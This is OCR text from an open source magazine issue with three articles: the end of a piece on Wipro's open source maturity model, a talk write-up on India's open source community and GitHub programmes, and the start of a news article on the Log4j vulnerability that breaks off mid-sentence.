


Figure 2: OSMM scoring engine logic

This is done keeping in mind the goals, objectives, resources and constraints of the organisation or what it could possibly encounter in the future. Most importantly, the current stage helps create the framework for mapping the appropriate future plan for the organisation to follow. It also involves determining the matrix to measure the success the organisation is poised to have in its open source journey.

Implementation: Once every aspect has been thoroughly assessed and all the frameworks are in place to ensure maximum profitability, it is time to put it all to action in the implementation stage.

The implementation stage itself is iterative, implying that reaching the highest level on the open source maturity model is not a one-time process.

These steps are repeated multiple times along the way as the organisation reaches closer to attaining a place at the top of the model. The results have to be measured time and again and analysed based on the matrix which has been defined for it, and then further refined until the organisation has reached the desired target stage.

The maturity model overview

All aspects of open source can be grouped into three core dimensions: strategy, management and usage. Within each of these dimensions there are multiple elements, which include *ad hoc*, aware, managed, engaged, and leading, in ascending order of maturity (Figure 1).

Furthermore, each of these five elements has its separate attributes, implications and activities. Attributes indicate the particular organisational element in that particular maturity stage; implications are the effect of being in that maturity stage for that element; and activities are the set of activities which, if pursued, can help an organisation elevate from that particular maturity stage to the next one.

These three dimensions and the elements within those dimensions complete the open source maturity model. Each of these elements can be put on a particular maturity stage based on the survey responses gathered earlier.

Open source maturity model workflow

Survey: The workflow of an open source maturity model starts with a survey. Besides the demographic data of the respondents, which is necessary for a good score, the survey also consists of a set of questions for each of the elements listed above, which should be answered by the respondents. The weightage for the particular question will be determined by the response as well as the work profile of the respondent.

For instance, a question on compliance and legal issues by a lawyer will have more weightage than if it is answered by a marketing person. Some survey questions also allow for qualitative inputs.

Scoring engine: After the survey is attempted by all the respondents within an organisation, the results are fed into a scoring engine, which converts the responses to each question into a number.

After collating the number from the question, the cumulative score is




Figure 3: Open source maturity model – sample output 1

assigned to elements, which are then assigned to a maturity stage based on logic. So, for instance, if a number x corresponds to the maturity stage 'aware', it will be mapped to that stage.

Maturity model output: After all elements have their scores and have been mapped to a particular maturity stage, charts depict the current state of the organisation in the open source maturity model, indicating the maturity levels for each of the elements of the dimensions.

Finally, these survey results can be used by senior executives to make decisions on how to get from the current state to the next one.

As you can see in Figure 2, the response and work profile will determine the score for a question. After adding and collating the responses for the particular question, we get a total score for it. Subsequently, by combining the total score for all the questions in a particular element, we get the total score for an element. Then, we map the element to the maturity stage and generate the spider chart depicting the current stage of the organisation. Similarly, by adding the total score of all the elements for a particular dimension, we get the total score for it, which we map to the maturity stage and generate a similar chart for each of the dimensions.

The target state is determined by a deeper engagement with the respondent organisation. It also comes with a set of activities to help reach the target state from the current state.

How to leverage the open source maturity model for your business

The biggest advantage of the open source maturity model is that it makes you realise the importance of open source in growing your business and helps to effectively utilise it to achieve your organisation's goals. It highlights the strategic importance of open source and is not an *ad hoc* tool to facilitate operations within an organisation.

The open source maturity model helps determine the current state of an organisation on the open source maturity curve. This, in turn, helps a company to decide the starting point and build a professional roadmap to reach the target state, thus making it a strategic user of open source rather than a novice.

Wipro has created this model based on years of experience executing open source assessments for global organisations, and contributed it to FINOS. It is available at: *https://github.com/finos/osmm* END

By: Ankit Pandey

The author is architect, open source strategy, Wipro Limited. This article is based on the virtual talk titled 'The very practice of modern open source maturity' that he gave at OSI 2021.

Transcribed and curated by: Siddha Dhar

The Interconnected Community is the Real Backbone of Open Source

Every company that uses technology today is using open source in some way or the other. Open source is accelerating software as well as hardware development around the world. What is running this entire show is the interconnected open source community. How is this community paving the way for a new era of open source in India? How are businesses growing with its help? Read on to find out.

Technology has become the forerunner in every industry today. Everything we see today is powered by innovation that took place a couple of decades ago, which may not be very obvious though. Open source is all around us, much like the Universe. Almost every piece of software in this world is being powered by open source, which makes it so significant today.

However, open source is not a one-stop-shop that can work on its own. It is the community powering it that has propelled open source to such global significance that organisations all over the world are recognising it.

What it means to be interconnected

Open source, by itself, is a very broad term that comprises every element that contributes to it. At the bottom of it, it is code that people are writing, collaborating on and sharing, which is powering everything that we see around us.

There is no single developer sitting in his or her room or office writing this code. Open source is a team sport. Someone in Bengaluru is collaborating with someone in Brisbane to write that piece of code. This is what the interconnected community is doing — it is working together to better a code, and this is what keeps open source going.

India and the interconnected community

We are aware of the immense talent that resides in India, which makes it no surprise that it is the largest developer market. To put things in perspective, there are over 7 million developers from India who call GitHub their home. These developers have not only collaborated with other developers from all over the globe but have also contributed to immense growth in the past 12-18 months. In India, open source and the developer ecosystem is in a perfect symbiotic relationship.

As the awareness among developers grows, more and more youngsters are

beginning to contribute to open source. They are steadily building the community with their new age ideas, which is shaping the open source ecosystem.

Indians have been at the forefront of contributing to well-loved open source projects like Apache, TensorFlow, React or even Kubernetes. But a new driver is accelerating the growth of the Indian open source community– the emergence of projects like MOSIP, Bagisto, ERPNext and Chatwoot, which have their origin in India and have now gone on to become globally beloved open source programs. Developers from around the world are working on these projects, helping to add more functionality, figuring out and fixing bugs, and improving them for use by governments, consumers and enterprises across the world.

This highlights how Indian developers are solving problems in the local context, which is impacting the larger picture and providing solutions to similar problems that exist elsewhere.

Propelling the startup ecosystem

The open source ecosystem in India is extremely vibrant today, and this is helping to build the tech community and complementing the startup boom that the country is currently experiencing. Startups, and SaaS (software as a service) in particular, today rely heavily on the open source model, and this is because the young founders running them are aware of how they can leverage open source.

This, in turn, is helping new talent coming out from Indian institutions that is building the code for the core functions of these startups. These companies are now going on to become global giants, all thanks to the vibrant open source and community ecosystem powering the Digital India vision.

Yet, the greatest thing about all of this is how rapidly the community in India is growing. Nearly 2 million Indian contributors have joined the open source community in GitHub and created their first repository, collaborated with others and are on their way to build products that rely on such code. This is proof that the open source community in India is here to stay and nurture the growth of product development in the country.

All of this, though, is not happening behind-the-scenes. People have started taking note of the impact that open source has, which has sparked the interest of venture capitalists, particularly in India. The recent acquisition of a product company like Red Hat indicates that there is a good

The interconnected community – going above and beyond

The Ingenuity helicopter that has been sent on a mission to Mars by NASA is a great example of how the interconnected community is contributing to larger-than-life projects. The software, code and libraries used in this helicopter have been written by hundreds of open source developers over the years who had no knowledge that they were contributing to such a project.

These developers may have just been writing a login module or creating a telemetry function that they open sourced, which has then been put together in the software that powered Ingenuity and created what may well be a breakthrough for humankind. This is just one example of how open source is enabling human progress.

Powering the interconnected community in India

Just like Indian developers are nurturing the open source community at large, it is important to provide avenues for growth for newer, younger talent to learn how to tap into their skills. GitHub has taken a few steps in that direction.

GitHub Grants for Open Source: This programme was launched by GitHub to help support projects in India, since working long-term on a particular project can be an expensive affair. GitHub Grants for Open Source commits Rs 10 million (Rs 1 crore) to support and fund open source maintainers and contributors, as they build open source software that impacts India and the world.

GitHub Accelerate: This programme aims to support startups in their technological growth by providing access to GitHub's enterprise products. The programme is currently open to startups that are a part of a select partner network consisting of accelerators, incubators and venture funds. Large organisations that have built their business model around open source or rely on it can now share their experiences with up and coming startups, and also get their engineering teams to share their strategies on scalability and security. This will help new startups learn from the best in the game.

GitHub Externship: The GitHub Externship programme provides students with a unique opportunity to engage with companies in India, via fellowship programmes. It helps them build the right skills future developers need, including open source skills, to succeed in an enterprise environment. It guides them on what it means to be part of the open source ecosystem, what the different licensing mechanisms in open source are, when to use them, and so on. Third-year students work on enterprise open source projects, which is a win-win situation since student developers get exposure to real world challenges and the industry gets some cool coding talent.

opportunity to scale an open source business, which is encouraging for future startups.

In the past, investors claimed that open source had very limited growth opportunity. But this has changed in the past five years, with more and more VCs being open to investing in startups that rely on the open source business model. This has given the community in India an impetus to keep contributing to open source so that more businesses can leverage it.

The Red Hat acquisition also highlights how one can build a successful business based on open source which, in this case, was to take an open source product and build a service and support model on top of it. Apart from building revenue, open source also enables real economies of scale. So when an organisation or startup builds a project, a small core member team lays the foundation stone, while the rest of the community does the crux of the work and tries to better it.

For instance, developers in Germany may want code that was built in India. And they may want to localise it because that is the only way it could be used at their front-end. With this, you suddenly have German support and the functionality of your product has expanded without any further investment in resources. Across the globe, there are suddenly 5,000 customers who are now using your product. This interconnectedness is what is helping open source businesses become viable and lucrative investment opportunities for VCs.

Paving the way

India has the fastest growing open source contribution on GitHub globally and that speaks a lot about how the whole ecosystem is changing. Most importantly, the interconnected community is the real propeller of the open source wave that is taking over the world. You might be working to solve a really small problem now, but you have no idea how and where that will be picked up. Sharing your code and engaging the community to work on it to make it better is one of the greatest advantages of embracing open source, as it will open the way for how to get the most out of it. END

By: Maneesh Sharma

The author is general manager at GitHub India. This article is based on the talk titled 'The Interconnected Community Powering India' that he gave at the virtual edition of OSI 2021 in October last year.

Transcribed and curated by: Siddha Dhar

THE COMPLETE MAGAZINE ON OPEN SOURCE

» To find dealers to buy copy from news-stand, visit: www.ezine.lfymag.com
» To subscribe, visit: pay.efyindia.com
» To buy an ezine edition, visit: www.magzter.com choose Open Source For You

The Log4j Issue: Do You Know What is in Your Software?

In December 2021, a vulnerability with a severity score of 10 out of 10 in a widely used logging library affected the security of digital systems across the Internet. The vulnerability was in the Log4j logging tool. This article explores the importance of knowing and documenting the usage of different components in your software.

Log4j is an open source Apache logging framework that developers use to keep a record of the activity within an application. The open source software creates a built-in log or record of the activity that software developers can use to troubleshoot problems or track data within their programs.

You can think of this software as a diary. Its job is to keep records of how online services and applications are being used.

The vulnerability within Log4j has been coined Log4Shell. It enables a remote attacker to take control of a device on the Internet if the device is running certain versions of Log4j 2.

A former cybersecurity commissioner for the Obama Administration says hackers have the capacity to, "Spy on the activities of the users of [affected] systems. They have the capacity to use that system to island-hop into other systems. They have the capacity to become disruptive. It really varies."

Within four days of the vulnerability being discovered, 840,000 attacks were launched and some hackers had already developed tools that automatically attempted to exploit the bug. During the first 72 hours after this vulnerability went public, reports documented up to 100 attempted attacks per minute.

A high-profile attack deriving from Log4j was launched against one of the largest Vietnamese crypto trading platforms Onus. Hackers successfully planted backdoors to retrieve sensitive databases before Onus patched its systems. They demanded a US$ 5 million ransom, which Onus refused to pay, so they put the data of nearly 2 million Onus customers up for sale on different forums.

Reports from companies such as Google and Microsoft have indicated that government hacking groups around the world are leveraging the Log4j vulnerability for attacks. According to Microsoft, state-sponsored hackers from China, Turkey,




Figure 1: Log4j download

